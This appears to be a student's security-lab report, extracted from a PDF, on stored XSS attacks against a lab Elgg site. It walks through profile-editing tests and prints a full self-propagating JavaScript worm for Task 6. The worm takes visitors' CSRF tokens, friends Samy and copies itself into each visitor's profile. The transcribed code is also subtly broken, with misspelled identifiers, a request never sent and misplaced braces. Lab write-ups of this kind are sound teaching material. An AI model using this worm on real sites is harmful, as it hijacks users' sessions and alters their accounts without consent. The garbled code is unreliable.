
Brief description

Public


Location

Public


Alice profile before visiting



Now visit Samy profile, We can see in the below screenshot that our script in the description got executed.




Now Alice profile is edited:



Now remove that line mention in the pdf and repeat the experiment

Observation : purpose of that that line is not to modify smay its own profile, if that happens then whatever we have written in the description will overwrite the script and our attack wont happen.



On reloading “samy” profile we can see that script is not longer in the DOM

The screenshot shows a web browser window with the address bar displaying `www.xsslabegg.com/profile/samy`. The page title is "XSS Lab Site". The profile of "Samy" is visible, showing a profile picture, name, and a brief description. The browser's developer console is open, showing the HTML structure of the page. The console highlights the following code:


```
<div id="profile-owner-block"></div>
<div id="profile-details" class="elgg-body pll">
  <span class="hidden nickname p-nickname">samy</span>
  <h2 class="p-name fn">Samy</h2>
  <p class="profile-aboutme-title"></p>
  <div class="profile-aboutme-contents">
    <div class="elgg-output mtn">
      <p>Pramod kumar samys friend is Junk</p>
    </div>
  </div>
</div>
:after
</div>
```

Lets try with alice empty profile and visit the samys profile

Alice profile before visiting samys profile

The screenshot shows the profile of "Alice" on the XSS Lab Site. The profile picture is a cartoon character. The profile name is "Alice" and the brief description is empty. The page is powered by Elgg.

Alice profile after visiting Samy profile.. **Nothing happen**




Task 6:


Script used in DOM

```
Text Editor
File Edit View *worm_self_propagating.js (-/labs) - gedit
Web
Open
<script type="text/javascript" id="worm">
var guld;
var ts;
var token;
function inject_worm_code() {
var sendurl = "http://www.xsslabelgg.com/profile/" + elgg.session.user.name + "/edit";
var Ajax=new XMLHttpRequest();
Ajax.onreadystatechange = function () {
if(Ajax.readyState == 4 && Ajax.status == 200) {
ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
token="&_elgg_token="+elgg.security.token.__elgg_token;
guld=elgg.session.user.guld;
var parser = new DOMParser();
var xml = parser.parseFromString(Ajax.responseText, "text/xml");
var headerTag = "<script id='worm' type='text/javascript'>";
var tailTag = "</script>";
var description = "Pramod is junk".concat(escape(headerTag.concat(document.getElementById("worm").innerHTML).concat(tailTag)));
var content= token.concat(ts).concat("&name=").concat(elgg.session.user.name).concat("&description=").concat(description).concat(token).concat(guld);
Ajax1=new XMLHttpRequest();
Ajax1.onreadystatechange = function () {};
var sendurl1 = "http://www.xsslabelgg.com/action/profile/edit";
Ajax1.open("POST",sendurl1,true);
Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
Ajax1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
};
Ajax.open("GET",sendurl,true);
Ajax.send();
}
function add_samy_friend(){
var sendurl2="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token; //FILL IN
//Create and send Ajax request to add friend
var Ajax2=new XMLHttpRequest();
Ajax2.onreadystatechange=function(){
if(Ajax2.readyState == 4 && Ajax2.status == 200) {
inject_worm_code();
};
Ajax2.open("GET",sendurl2,true);
Ajax2.setRequestHeader("Host","www.xsslabelgg.com");
Ajax2.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax2.send();
}
}
window.onload = function(){
var samyGuld="47"; //FILL IN
if(elgg.session.user.guld!=samyGuld)
add_samy_friend();
}
</script>
```


Alice profile



After visiting sam profile



Admin profile before visiting "Alice"



After visiting Alice profile

